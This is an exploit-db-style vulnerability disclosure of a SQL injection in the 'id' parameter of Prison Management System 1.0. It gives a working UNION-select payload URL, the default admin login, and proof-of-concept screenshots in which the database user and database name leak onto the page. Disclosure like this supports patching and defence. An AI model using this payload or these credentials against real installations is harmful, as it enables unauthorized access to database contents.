

main

...

vul / WebRay.com.cn / Prison Management System(SQLI).md



ch0ing Add files via upload

History

1 contributor

38 lines (22 sloc) | 1.98 KB

...

# Prison Management System - Inmates/view\_inmate 'id' SQL inject(SQLI)

Exploit Title: Prison Management System - Inmates/view\_inmate 'id' SQL inject(SQLI)

Exploit Author: [webraybtl@webray.com.cn](mailto:webraybtl@webray.com.cn) inc

Vendor Homepage: <https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html>

Software Link: <https://www.sourcecodester.com/download-code?nid=15368&title=Prison+Management+System+in+PHP%2FOOP+Free+Source+Code>

Version: Prison Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters, so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Prison Management System does not filter the content correctly at the "Inmates/view\_inmate" id parameter, resulting in the generation of SQL injection.

### Payload used:

[http://localhost/pms/admin/?page=inmates&id=1%27%20and%201=2%20union%20select%201,user\(\),3,4,5,6,7,8,9,0,database\(\),2,3,4,5,6,7,8,9,0,1,2,3,4---+](http://localhost/pms/admin/?page=inmates&id=1%27%20and%201=2%20union%20select%201,user(),3,4,5,6,7,8,9,0,database(),2,3,4,5,6,7,8,9,0,1,2,3,4---+)

### Proof of Concept

1. Login the CMS. Admin Default Access: username:admin Password: admin123
2. Open Page <http://localhost/pms/admin/?page=inmatesand> click View button



localhost/pms/admin/?page=inmates/view\_inmate&id=1

京东商城 天猫

Prison Management System - Admin

Administrator

## Inmate Details

Print Update Privilege Delete Edit Back to List

Inmate's Status: Active Visitor Privilege: Allowed

Inmate image

Inmate Code	6231415	Cell Block	Men's Prison - Block 1 Cell 1001
Name	Smith, John111		
Sex	Male	Birthday	June 23, 1990
Address	Sample Address only		
Marital Status	Married	Complexion	Fair
		Eye Color	Brown

### Case Details

Crimes Committed	Fraud, Robbery
Sentence	2 Year
Time Serve Starts	May 31, 2022
Time Serve Ends	May 31, 2024

### Emergency Contact Details

Name	Will Smith
Relation	Brother
Contact #	09654123987

3. Put SQL payload in the browser;

4. Viewing the dbuser and database name in page;

Prison Management System x http://localhost/pms/admin/?page=inmates/view\_inmate&id=1' and 1=2 union select 'user()','4,5,6,7,8,9,0','database()' --

localhost/pms/admin/?page=inmates/view\_inmate&id=1' and 1=2 union select 'user()','4,5,6,7,8,9,0','database()' --

常用网址 京东商城 天猫

Prison Management System - Admin

Administrator

## Inmate Details

Print Update Privilege Delete Edit Back to List

Inmate's Status: Released Visitor Privilege: Allowed

Inmate Code	root@localhost	Cell Block	Men's Prison - Block 1 Cell 1002
Name	4		
Sex	6	Birthday	January 01, 1970
Address	8		
Marital Status	9	Complexion	pms_db
		Eye Color	0

### Case Details

Crimes Committed	Fraud, Robbery
Sentence	3
Time Serve Starts	Jan 01, 1970
Time Serve Ends	Jan 01, 1970

### Emergency Contact Details

Name	6
Relation	
Contact #	

